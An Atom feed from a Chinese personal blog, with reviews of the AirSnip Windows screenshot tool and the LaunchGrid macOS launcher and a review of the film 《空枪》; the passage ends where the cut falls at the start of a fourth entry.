<?xml version="1.0" encoding="utf-8"?>
<feed xmlns="http://www.w3.org/2005/Atom">
  <author>
    <name>XiaoGao</name>
  </author>
  <generator uri="https://hexo.io/">Hexo</generator>
  <id>https://blog.u8m.cn/</id>
  <link href="https://blog.u8m.cn/" rel="alternate"/>
  <link href="https://blog.u8m.cn/atom.xml" rel="self"/>
  <rights>All rights reserved 2026, XiaoGao</rights>
  <subtitle>OpenStack、Linux 运维与服务器安全实践</subtitle>
  <title>优梦笔谈</title>
  <updated>2026-11-01T14:25:50.079Z</updated>
  <entry>
    <author>
      <name>XiaoGao</name>
    </author>
    <category term="技术" scheme="https://blog.u8m.cn/categories/%E6%8A%80%E6%9C%AF/"/>
    <category term="开源" scheme="https://blog.u8m.cn/tags/%E5%BC%80%E6%BA%90/"/>
    <category term="效率工具" scheme="https://blog.u8m.cn/tags/%E6%95%88%E7%8E%87%E5%B7%A5%E5%85%B7/"/>
    <category term="软件推荐" scheme="https://blog.u8m.cn/tags/%E8%BD%AF%E4%BB%B6%E6%8E%A8%E8%8D%90/"/>
    <category term="截图" scheme="https://blog.u8m.cn/tags/%E6%88%AA%E5%9B%BE/"/>
    <category term="Windows" scheme="https://blog.u8m.cn/tags/Windows/"/>
    <content>
      <![CDATA[<p>在 linux.do 闲逛的时候刷到一个帖子，介绍一个叫 <strong>AirSnip（中文名「轻截」）</strong> 的截图工具。官方页面上那行字直接把我按住了：</p><blockquote><p><strong>1 MB 的 Windows 截图标注工具</strong>——常驻内存 1.2 MB、待机 0% CPU、按热键 0.12 秒出画面。</p></blockquote><p>我第一反应和你们一样：又是一个「参数漂亮」的小工具？直到我点开 GitHub 发现它是 <strong>Rust 写的、GPL-3.0 开源、绿色免安装</strong>，才决定认真看一看。</p><h2 id="先叠个甲"><a href="#先叠个甲" class="headerlink" title="先叠个甲"></a>先叠个甲</h2><p>丑话说在前面：<strong>「比 PixPin 强吗」这个问题，没有标准答案。</strong></p><p>PixPin 是经过多年打磨的全功能选手（长截图、OCR、GIF 录制什么都有），用户基数和社区反馈都非常成熟。AirSnip 是 2026 年才冒出来的新项目，v0.6.0，功能覆盖面完全不在一个量级。</p><p>所以本文不做「吊打」式的结论。它强不强，<strong>要看你的使用环境</strong>——老机器、虚拟机、远程桌面、迷你主机用户和重度功能党，答案肯定不一样。欢迎各位大佬在评论区晒实测，我说说我看到的。</p><h2 id="它是什么"><a href="#它是什么" class="headerlink" title="它是什么"></a>它是什么</h2><table><thead><tr><th>项目</th><th>内容</th></tr></thead><tbody><tr><td>名称</td><td>AirSnip（中文名：轻截）</td></tr><tr><td>平台</td><td>仅 Windows x64</td></tr><tr><td>体积</td><td>单文件 1.08 MB，绿色免安装</td></tr><tr><td>资源占用</td><td>待机内存 1.2 MB，待机 CPU 0%（官方实测数据）</td></tr><tr><td>响应</td><td>热键到出画面 124ms（2560×1440，官方实测）</td></tr><tr><td>技术栈</td><td>Rust + windows-rs + tiny-skia + DirectWrite</td></tr><tr><td>许可证</td><td>GPL-3.0，完全免费</td></tr><tr><td>版本</td><td>v0.6.0（早期阶段，迭代中）</td></tr></tbody></table><p>一句话概括：<strong>它把「截图标注」这一件事做小做快了</strong>，不靠 GPU，核显迷你主机、虚拟机、远程桌面、老机器都能跑。</p><h2 id="功能盘点（官方口径）"><a href="#功能盘点（官方口径）" class="headerlink" title="功能盘点（官方口径）"></a>功能盘点（官方口径）</h2><ul><li><strong>截图</strong>：F1 全屏冻结框选，八向缩放、空格拖动、方向键 1px 微调；</li><li><strong>标注六件套</strong>（数字键 1–6 切换）：矩形（描边&#x2F;填充&#x2F;圆角）、箭头（直线&#x2F;贝塞尔曲线，Shift 角度吸附）、文本（支持中文输入法、双击再编辑）、高斯模糊（滚轮调强度）、荧光笔（正片叠底）、聚光灯（选区外暗化）；</li><li><strong>二次编辑</strong>：包围框八向手柄，移动缩放、实时改色改填充；</li><li><strong>长截图</strong>：选区固定为视口，手动滚动自动去重页眉页脚；</li><li><strong>贴图</strong>：F3 钉屏，滚轮缩放、Ctrl+滚轮调透明度，最多 20 张；</li><li><strong>输出</strong>：剪贴板 + PNG&#x2F;JPEG&#x2F;WebP 另存，文件名模板可配。</li></ul><p>没有录屏、没有 OCR——这就是我说的「不在一个量级」的部分，PixPin 用户南下之前先想清楚要不要这些。</p><h2 id="那到底适合谁"><a href="#那到底适合谁" class="headerlink" title="那到底适合谁"></a>那到底适合谁</h2><p>我的看法是三类人可以无脑试：</p><ol><li><strong>老机器&#x2F;迷你主机党</strong>：1.2MB 内存占用，比很多「轻量」工具轻了一个数量级；</li><li><strong>远程桌面&#x2F;虚拟机用户</strong>：不靠 GPU 的渲染方式，这种环境下反而流畅；</li><li><strong>绿色软件爱好者</strong>：解压即用、不写注册表、删 exe 即卸载，还开源（GPL-3.0），想审计源码随时可以。</li></ol><p>如果你的工作流深度依赖 OCR 或 GIF 录制，那 AirSnip 目前替代不了你的主力工具——<strong>留着当备用，或者关注它长大</strong>。</p><h2 id="下载与上手"><a href="#下载与上手" class="headerlink" title="下载与上手"></a>下载与上手</h2><p>v0.6.0 绿色版，约 0.62MB，解压双击就用：</p><ul><li>国内加速：<a href="https://v4.gh-proxy.org/https://github.com/bd-dxg/airsnip/releases/download/v0.6.0/airsnip-v0.6.0-win-x64.zip">gh-proxy 下载</a></li><li>GitHub 官方：<a href="https://github.com/bd-dxg/airsnip/releases">Releases 页面</a></li></ul><p>装完按 F1 截图、F3 贴图，标注工具数字键切换，上手零成本。</p><h2 id="写在最后"><a href="#写在最后" class="headerlink" title="写在最后"></a>写在最后</h2><p>这类小而美的开源工具能不能长大，全看社区热度。觉得有意思的可以去 <a href="https://github.com/bd-dxg/airsnip">GitHub 仓库</a>点个 star，或者去<a href="https://linux.do/t/topic/3103210">原帖</a>看看大家的实测反馈。</p><p>至于「比 PixPin 强吗」——<strong>你的机器你做主，装上按一下 F1 就知道了。</strong></p><blockquote><ul><li>官网：<a href="https://airsnip.bddxg.top/">https://airsnip.bddxg.top/</a></li><li>GitHub：<a href="https://github.com/bd-dxg/airsnip">https://github.com/bd-dxg/airsnip</a></li><li>讨论帖：<a href="https://linux.do/t/topic/3103210">https://linux.do/t/topic/3103210</a></li></ul></blockquote>]]>
    </content>
    <id>https://blog.u8m.cn/posts/8f2bb59e36c4/</id>
    <link href="https://blog.u8m.cn/posts/8f2bb59e36c4/"/>
    <published>2026-11-01T10:00:00.000Z</published>
    <summary>在 linux.do 逛到一个小众开源项目 AirSnip（轻截）——Rust 写的 Windows 截图标注工具，整包 1.08MB、绿色免安装。比 PixPin 强吗？先把丑话说在前面：这事没有标准答案。本文只负责讲清楚它是什么、适合谁，结论留给各位自己实测。</summary>
    <title>逛论坛捡到一个 1MB 的开源截图工具 AirSnip：先别急着和 PixPin 比</title>
    <updated>2026-11-01T14:25:50.079Z</updated>
  </entry>
  <entry>
    <author>
      <name>XiaoGao</name>
    </author>
    <category term="电影推荐" scheme="https://blog.u8m.cn/categories/%E7%94%B5%E5%BD%B1%E6%8E%A8%E8%8D%90/"/>
    <category term="电影" scheme="https://blog.u8m.cn/tags/%E7%94%B5%E5%BD%B1/"/>
    <category term="影评" scheme="https://blog.u8m.cn/tags/%E5%BD%B1%E8%AF%84/"/>
    <category term="港片" scheme="https://blog.u8m.cn/tags/%E6%B8%AF%E7%89%87/"/>
    <category term="空枪" scheme="https://blog.u8m.cn/tags/%E7%A9%BA%E6%9E%AA/"/>
    <category term="朱一龙" scheme="https://blog.u8m.cn/tags/%E6%9C%B1%E4%B8%80%E9%BE%99/"/>
    <content>
      <![CDATA[<p>前两天看了《空枪》，朱一龙和檀健次主演的犯罪片。</p><p>说实话，我是冲着这俩人去的。看完之后的感觉有点复杂：这片子剧情上确实有可以挑的地方，但朱一龙的表演，是真的把我按在座位上了。而且对我个人来说还有一个隐藏加分项——<strong>全员粤语</strong>。这个后面细说。</p><blockquote><p>说明：本文<strong>不涉及关键剧情反转</strong>，可以放心阅读；会提到开头 30 分钟的设定铺垫。</p></blockquote><h2 id="基本信息先放这儿"><a href="#基本信息先放这儿" class="headerlink" title="基本信息先放这儿"></a>基本信息先放这儿</h2><table><thead><tr><th>项目</th><th>内容</th></tr></thead><tbody><tr><td>导演</td><td>韩延（《送你一朵小红花》《动物世界》）</td></tr><tr><td>编剧</td><td>陈舒、韩延、郭涛</td></tr><tr><td>主演</td><td>朱一龙、檀健次（特别主演）、梁家辉、卫诗雅、李治廷</td></tr><tr><td>配角阵容</td><td>惠英红、倪大红、叶童、黄觉、俞灏明、袁富华、李施嬅……</td></tr><tr><td>上映</td><td>2026 年 8 月 19 日（暑期档）</td></tr><tr><td>类型</td><td>犯罪 &#x2F; 剧情</td></tr><tr><td>豆瓣</td><td>开分 7.1</td></tr><tr><td>观看渠道</td><td>已上线流媒体，在家就能看</td></tr></tbody></table><h2 id="「空枪」这个名字，来自一场赌命"><a href="#「空枪」这个名字，来自一场赌命" class="headerlink" title="「空枪」这个名字，来自一场赌命"></a>「空枪」这个名字，来自一场赌命</h2><p>片名不是隐喻那么玄乎，它直接来自影片开头的一段戏。</p><p>朱一龙饰演的万梓强，是住在笼屋里的底层青年。他带着几个兄弟抢劫之后，被黑帮头目荣哥当场抓包——荣哥当着所有人的面，折磨并枪杀了一个不服的劫匪。换一般人的反应是求饶，万梓强的反应是：<strong>起身走了两步，又转回来，求荣哥让自己入伙。</strong></p><p>荣哥给他的考验，是一把不知道有没有子弹的枪，朝自己脑袋开。</p><p>这就是片名「空枪」的出处——<strong>俄罗斯轮盘赌式的赌命</strong>。万梓强怕得要死，但还是扣了扳机，没中弹。老天爷给了他一个翻身的机会。</p><p>这段戏很短，但人物的底色全交代了：极端、赌性、把命当筹码。后面所有的剧情，都是这个性格的延伸。</p><h2 id="朱一龙：这次的疯，是有理由的疯"><a href="#朱一龙：这次的疯，是有理由的疯" class="headerlink" title="朱一龙：这次的疯，是有理由的疯"></a>朱一龙：这次的疯，是有理由的疯</h2><p>影评里提到这部电影，出现频率最高的词是「癫狂」。但看完之后我觉得，癫狂只是表象——<strong>万梓强每一次发疯，都有具体的导火索</strong>。</p><p>最戳我的是赛马场那场戏。他混进高端场所，梁家辉饰演的富豪陈辉延把他当服务生，拿毛巾擦完手，随手给了他 <strong>20 块钱小费</strong>。</p><p>就这 20 块钱，在万梓强心里点了一把火。</p><p>后来他绑架了陈辉延的儿子，开口要 <strong>20 亿</strong>——不多不少，就是报那 20 块钱小费的仇。拿到钱之后，他从直升机上往富人区撒钱，嘴上说的是「这是给陈辉延的小费」。</p><p>梁家辉和朱一龙的几场对手戏，是全片最提气的地方。一个是从笼屋爬上来的疯子，一个是站在山顶看都不看底层一眼的富豪——两个人的每次碰面，火药味都是具体的。</p><p><img src="/img/kongqiang/zhu.jpg" alt="朱一龙饰演万梓强"></p><h2 id="梁家辉：老演员是真的稳"><a href="#梁家辉：老演员是真的稳" class="headerlink" title="梁家辉：老演员是真的稳"></a>梁家辉：老演员是真的稳</h2><p>说点私心话。我一直挺喜欢梁家辉，《捕风捉影》我反复刷了好几遍。</p><p>这次他演富豪陈辉延，戏份不算最多，但赛马场洗手间那场戏，真的是老演员的教科书——<strong>不需要一句狠话，一个擦手的小动作、一张随手递出去的钞票，就把那种刻在骨子里的居高临下演透了。</strong> 万梓强后面的疯狂，一大半是被这个动作点着的。</p><p>年轻演员演这种「不经意的傲慢」，很容易演成刻意瞪眼。梁家辉的版本是：他根本没觉得这件事值得一个情绪。这种松弛感，是真功夫。</p><p><img src="/img/kongqiang/liang.jpg" alt="梁家辉饰演陈辉延"></p><h2 id="满耳的粤语，是我的私人加分项"><a href="#满耳的粤语，是我的私人加分项" class="headerlink" title="满耳的粤语，是我的私人加分项"></a>满耳的粤语，是我的私人加分项</h2><p>我特别喜欢粤语和粤语歌，之前去香港玩过几天，走在街上、坐在茶餐厅里，耳边全是粤语的那个氛围我很喜欢。</p><p>所以这片子对我有个隐藏加分项：<strong>全员粤语</strong>。故事发生在九十年代回归前后的香港，连倪大红、黄觉这些大陆演员，戏份不多也都讲的粤语。对内地班底来说，这个沉浸感是下了功夫的。</p><p>笼屋、茶餐厅、赛马场、录像厅——美术组把那个年代的香港做得很足。看片子的过程里，我有好几个瞬间想起了在香港瞎逛的那几天，这种感觉是字幕替代不了的。</p><p><img src="/img/kongqiang/wei.jpg" alt="卫诗雅饰演骆嘉苑"></p><h2 id="客观说一句"><a href="#客观说一句" class="headerlink" title="客观说一句"></a>客观说一句</h2><p>豆瓣开分 7.1，我的感受和这个分数基本一致：<strong>中等偏上的完成度，演员的表演明显强于剧本本身。</strong></p><p>好的一面：</p><ul><li>朱一龙的表演空间极大，角色复杂度是近年华语犯罪片里少见的；</li><li>檀健次的警察角色不脸谱化，和万梓强的几次交锋都很见功力；</li><li>90 年代香港的质感做得很足，美术在线。</li></ul><p>有争议的一面：</p><ul><li>剧情后半段的节奏有些仓促，部分转折铺垫不足；</li><li>7.1 的分数反映的是整体——<strong>表演满分，剧本人均</strong>。</li></ul><h2 id="观影提示"><a href="#观影提示" class="headerlink" title="观影提示"></a>观影提示</h2><ul><li><strong>粤语版优先</strong>（有场次的话），原声的语感和情绪更对味；</li><li>片中有不少<strong>暴力和施暴场面</strong>，强度不低，不适合带小朋友；</li><li>现在已经上线流媒体平台，在家看也完全可以，音量开大点；</li><li>想在观影后和朋友讨论的，留意几个关键词：那把枪、那张 20 块钱、那场直升机撒钱。</li></ul><h2 id="写在最后"><a href="#写在最后" class="headerlink" title="写在最后"></a>写在最后</h2><p>《空枪》不是那种看完会打五星的神作，但它是一部<strong>有表达、有演技、敢疯</strong>的电影。在暑期档一堆安全牌里，它算是最狠的一张。</p><p>对朱一龙的观众来说，这片子基本可以闭眼冲——他这次的角色诠释，值得。对喜欢港片、喜欢粤语、对香港有情结的朋友来说，多加半颗星。</p><blockquote><p>电影信息与评分以豆瓣页面为准：<a href="https://movie.douban.com/subject/37508847/">《空枪》豆瓣页面</a></p><p>图片来自电影公开物料，版权归原作者所有。</p></blockquote>]]>
    </content>
    <id>https://blog.u8m.cn/posts/d24415121195/</id>
    <link href="https://blog.u8m.cn/posts/d24415121195/"/>
    <published>2026-10-31T13:00:00.000Z</published>
    <summary>韩延执导，朱一龙、檀健次、梁家辉主演的犯罪片《空枪》。看完最大的感受：朱一龙的疯是有理由的疯，梁家辉一个擦手的动作就值回票价。作为一个粤语爱好者，这片子对我还有个隐藏加分项。无关键剧透，放心看。</summary>
    <title>看完《空枪》：朱一龙这次疯得让我后背发凉</title>
    <updated>2026-10-30T17:22:34.452Z</updated>
  </entry>
  <entry>
    <author>
      <name>XiaoGao</name>
    </author>
    <category term="技术" scheme="https://blog.u8m.cn/categories/%E6%8A%80%E6%9C%AF/"/>
    <category term="macOS" scheme="https://blog.u8m.cn/tags/macOS/"/>
    <category term="开源" scheme="https://blog.u8m.cn/tags/%E5%BC%80%E6%BA%90/"/>
    <category term="效率工具" scheme="https://blog.u8m.cn/tags/%E6%95%88%E7%8E%87%E5%B7%A5%E5%85%B7/"/>
    <category term="软件推荐" scheme="https://blog.u8m.cn/tags/%E8%BD%AF%E4%BB%B6%E6%8E%A8%E8%8D%90/"/>
    <content>

      <![CDATA[<h2 id="升完级，F4-按下去一片空白"><a href="#升完级，F4-按下去一片空白" class="headerlink" title="升完级，F4 按下去一片空白"></a>升完级，F4 按下去一片空白</h2><p>macOS 27 一发布我就升级了。第二天就撞上了这次升级最大的变化：<strong>启动台（Launchpad）没有了</strong>。</p><p>按 F4，没反应。触控板捏合的手势，也没了。打开聚焦搜索当然能启动应用——但那是「输入名字 → 回车」的文字逻辑，和启动台「看图标 → 点一下」的视觉逻辑完全是两回事。</p><p>我用了十来年的肌肉记忆是：想做什么事，先看一眼启动台。剪映、OBS、绘图、各种工具类 App 的图标位置，早就长在了空间记忆里。这个能力被砍掉之后，我的应对方式一度是——把常用 App 全钉在 Dock 上，然后 Dock 越来越长，长到不得不分组，分组之后找东西反而更慢。</p><p>如果你也是「视觉启动」型用户，应该懂这种感受：<strong>不是找不到应用，是找不到那种一眼扫过去就定位的感觉。</strong></p><h2 id="Spotlight-不是给所有人用的"><a href="#Spotlight-不是给所有人用的" class="headerlink" title="Spotlight 不是给所有人用的"></a>Spotlight 不是给所有人用的</h2><p>先说句公道话：苹果砍启动台，有自己的逻辑——聚焦搜索（Spotlight）越来越强，输入几个字母就能启动任何东西，看起来「更高效」。</p><p>但这里有个被忽略的事实：<strong>Spotlight 靠的是文字记忆，启动台靠的是视觉记忆。</strong> 这是两种完全不同的认知模式：</p><ul><li>你可能背得出「CutBox」「OBS Studio」的拼写，但未必记得住每个工具的准确名字——尤其是一堆起名随意的效率工具；</li><li>启动台的图标网格是<strong>空间定位</strong>——图标在哪个位置、长什么样子，扫一眼就知道；</li><li>对多语言用户（比如中文拼音检索）来说，启动台的图标搜索反而比拼英文名更友好。</li></ul><p>所以「砍掉启动台」不是简单的功能精简，而是把一部分用户的<strong>核心工作流</strong>直接作废了。聚焦是好的，但它不该是唯一选项。</p><h2 id="LaunchGrid：把启动台原样找了回来"><a href="#LaunchGrid：把启动台原样找了回来" class="headerlink" title="LaunchGrid：把启动台原样找了回来"></a>LaunchGrid：把启动台原样找了回来</h2><p>逛到这个开源项目的时候，我的第一反应是「又一个启动台仿制」，点进去看完 README 和截图之后改观了——<strong>作者不是简单复刻，而是把启动台该有而一直没有的东西也做了</strong>。</p><p><a href="https://github.com/CacinieP/launchgrid">LaunchGrid</a> 是一个 Swift 写的开源工具（AppKit + SwiftUI，AGPL-3.0），由独立开发者 CacinieP 维护。几个关键信息先摆出来：</p><ul><li><strong>系统要求</strong>：macOS 26 及以上，Apple Silicon 和 Intel 都支持；</li><li><strong>安装包</strong>：Developer ID 签名 + Apple 公证的 DMG，Release 页直接下载；</li><li><strong>形态</strong>：常驻菜单栏，没有 Dock 图标；</li><li><strong>技术</strong>：单包无第三方依赖——对一个桌面工具来说，这个克制很难得。</li></ul><p><img src="https://github.com/CacinieP/launchgrid/raw/main/doc/screenshots/apps.png" alt="LaunchGrid 应用网格"></p><h2 id="四个面板，四个快捷键"><a href="#四个面板，四个快捷键" class="headerlink" title="四个面板，四个快捷键"></a>四个面板，四个快捷键</h2><p>LaunchGrid 不是只有一个启动台仿制界面，它是<strong>四个面板的组合</strong>，每个都有独立快捷键：</p><table><thead><tr><th>面板</th><th>快捷键</th><th>干什么</th></tr></thead><tbody><tr><td>应用</td><td><strong>F4</strong></td><td>图标网格、搜索启动、拖拽排序、文件夹、布局备份</td></tr><tr><td>进程</td><td><strong>⌥F4</strong></td><td>查看 CPU&#x2F;内存、搜进程和 PID、正常&#x2F;强制终止</td></tr><tr><td>剪贴板</td><td><strong>⇧F4</strong></td><td>文本历史、搜索、仅复制或直接回贴</td></tr><tr><td>网络</td><td><strong>⇧⌥F4</strong></td><td>实时速率、连接列表、DNS 检查与诊断</td></tr></tbody></table><p>重点说说我用下来最有感的几个点。</p><h3 id="应用网格：不是复刻，是还原"><a href="#应用网格：不是复刻，是还原" class="headerlink" title="应用网格：不是复刻，是还原"></a>应用网格：不是复刻，是还原</h3><ul><li><strong>F4 呼出</strong>，和旧启动台同一个键——肌肉记忆无缝衔接；</li><li><strong>拼音、首字母、别名都能搜</strong>——输入 <code>xx</code> 能出「剪映」，还能给应用起别名；</li><li>图标<strong>拖拽排序、右键建文件夹</strong>，和旧启动台一致（文件夹支持单层，这点和旧版相同）；</li><li><strong>布局可以备份和恢复</strong>——重装系统、换机器，图标布局不用重新摆；</li><li>支持从<strong>旧启动台的数据库导入布局</strong>（需要旧数据库还能读取）——升级前没整理也不要紧。</li></ul><p>全屏和窗口模式可以切换，<strong>⌘F4</strong> 直接呼出窗口模式，窗口位置和大小会记住。</p><h3 id="进程面板：活动监视器的「快捷入口版」"><a href="#进程面板：活动监视器的「快捷入口版」" class="headerlink" title="进程面板：活动监视器的「快捷入口版」"></a>进程面板：活动监视器的「快捷入口版」</h3><p>⌥F4 打开，能看到每个应用的 CPU、内存占用和相关进程，支持搜索和按 PID 定位，可以正常终止或强制终止。日常遇到某个应用卡死了，不用再翻活动监视器。</p><h3 id="剪贴板：默认关闭，这个细节我很欣赏"><a href="#剪贴板：默认关闭，这个细节我很欣赏" class="headerlink" title="剪贴板：默认关闭，这个细节我很欣赏"></a>剪贴板：默认关闭，这个细节我很欣赏</h3><p>⇧F4 的剪贴板历史支持搜索、仅复制或直接回贴。但让我点头的是它的默认策略：<strong>新安装默认关闭</strong>，开启后也只记录新复制的纯文本，历史以明文 JSON 存在本机（文件权限 0600，保留 7 天、最多 200 条），可以随时关闭、暂停、忽略指定应用。</p><p>剪贴板是隐私重灾区（密码、token 复制一下就进历史的事故太多了），一个剪贴板工具<strong>默认不偷听</strong>，这个克制值得点名。</p><h3 id="网络面板：顺手排查小问题"><a href="#网络面板：顺手排查小问题" class="headerlink" title="网络面板：顺手排查小问题"></a>网络面板：顺手排查小问题</h3><p>⇧⌥F4 看实时速率和连接列表，可以检查 DNS、做简单诊断。日常「网页打不开是 DNS 的问题吗」这类小排查，不用开终端了。</p><h2 id="隐私与安全：几个值得放心的细节"><a href="#隐私与安全：几个值得放心的细节" class="headerlink" title="隐私与安全：几个值得放心的细节"></a>隐私与安全：几个值得放心的细节</h2><p>对这种「常驻后台 + 读剪贴板 + 看网络连接」的工具，我一般会多看两眼隐私设计。LaunchGrid 的做法：</p><ul><li><strong>打开应用和全局快捷键不需要辅助功能权限</strong>（减少权限面）；只有「直接回贴」需要在系统设置里授权辅助功能；</li><li>剪贴板<strong>默认关闭</strong>，历史明文存本机（0600 权限），不上传任何东西；</li><li>网络模块可关闭，常规采样只在面板可见时运行；</li><li>DMG 走 <strong>Developer ID 签名 + Apple 公证</strong>，不是来路不明的包；</li><li>应用内更新默认每天检查，但<strong>下载和安装需要你手动点击</strong>，不搞静默升级。</li></ul><h2 id="安装与上手"><a href="#安装与上手" class="headerlink" title="安装与上手"></a>安装与上手</h2><figure class="highlight bash"><table><tr><td class="gutter"><pre><span class="line">1</span><br></pre></td><td class="code"><pre><span class="line"><span class="comment"># Homebrew（如果没有，从 Release 页下载 DMG 拖入应用程序）</span></span><br></pre></td></tr></table></figure><p>安装包在 <a href="https://github.com/CacinieP/launchgrid/releases/latest">GitHub Releases</a> 页，也支持 <code>brew install --cask</code> 方式安装（详见仓库 README）。要求 <strong>macOS 26 及以上</strong>。</p><p>上手三步：</p><ol><li>打开后常驻菜单栏（没有 Dock 图标）；</li><li>按 <strong>F4</strong> 呼出应用网格——如果没反应，部分键盘需要加 <strong>fn</strong>，或到设置里换快捷键；</li><li>把图标拖成你顺手的布局，右键建文件夹，完事。</li></ol><h2 id="注意事项（用前该知道的）"><a href="#注意事项（用前该知道的）" class="headerlink" title="注意事项（用前该知道的）"></a>注意事项（用前该知道的）</h2><ul><li><strong>文件夹只支持一层</strong>——和旧启动台一致，嵌套文件夹党要适应；</li><li>剪贴板<strong>不记录图片和文件</strong>，只有纯文本；</li><li>旧启动台布局导入要求<strong>原数据库仍可读取</strong>——系统已经删掉的就找不回来了，这也是为什么建议升级前先装上它再升级；</li><li>许可证是 <strong>AGPL-3.0</strong>，个人使用完全没问题，商用集成前看一眼条款。</li></ul><h2 id="写在最后"><a href="#写在最后" class="headerlink" title="写在最后"></a>写在最后</h2><p>苹果砍启动台，大概率是基于使用率数据做的决策——聚焦对大多数人是够用的。但「大多数」之外的那批人（视觉记忆型、大量工具类 App 用户、从旧 macOS 一路用过来的老用户）的需求，就交给社区来补位了。</p><p>LaunchGrid 是这个补位里我见过完成度相当高的一个：四面板合一、快捷键全覆盖、隐私设计克制、签名公证齐全。项目刚开源不久，还在快速迭代，遇到问题也可以去 Issues 反馈。</p><p>用 F4 呼出启动台用了十年的人，值得把 F4 找回来。</p><blockquote><ul><li>GitHub：<a href="https://github.com/CacinieP/launchgrid">https://github.com/CacinieP/launchgrid</a></li><li>要求：macOS 26+，Apple Silicon &#x2F; Intel</li><li>许可证：AGPL-3.0（个人使用无限制）</li></ul></blockquote>]]>
    </content>
    <id>https://blog.u8m.cn/posts/16a270ef2c99/</id>
    <link href="https://blog.u8m.cn/posts/16a270ef2c99/"/>
    <published>2026-10-24T13:00:00.000Z</published>
    <summary>macOS 27 砍掉了用了很多年的启动台（Launchpad），F4 按下去一片空白。开源工具 LaunchGrid 把它原样找了回来——还顺手加上了进程管理、剪贴板历史和网络面板。本文聊聊它到底好不好用，以及几个上手前该知道的细节。</summary>
    <title>升级 macOS 27 后启动台没了？四个快捷键，我用 LaunchGrid 原样找了回来</title>
    <updated>2026-10-29T17:27:15.707Z</updated>
  </entry>
  <entry>
    <author>
      <name>XiaoGao</name>
    </author>
    <category term="技术" scheme="https://blog.u8m.cn/categories/%E6%8A%80%E6%9C%AF/"/>
    <category term="数据库" scheme="https://blog.u8m.cn/tags/%E6%95%B0%E6%8D%AE%E5%BA%93/"/>
    <category term="开源" scheme="https://blog.u8m.cn/tags/%E5%BC%80%E6%BA%90/"/>
    <category term="效率工具" scheme="https://blog.u8m.cn/tags/%E6%95%88%E7%8E%87%E5%B7%A5%E5%85%B7/"/>
    <category term="软件推荐" scheme="https://blog.u8m.cn/tags/%E8%BD%AF%E4%BB%B6%E6%8E%A8%E8%8D%90/"/>
    <content>
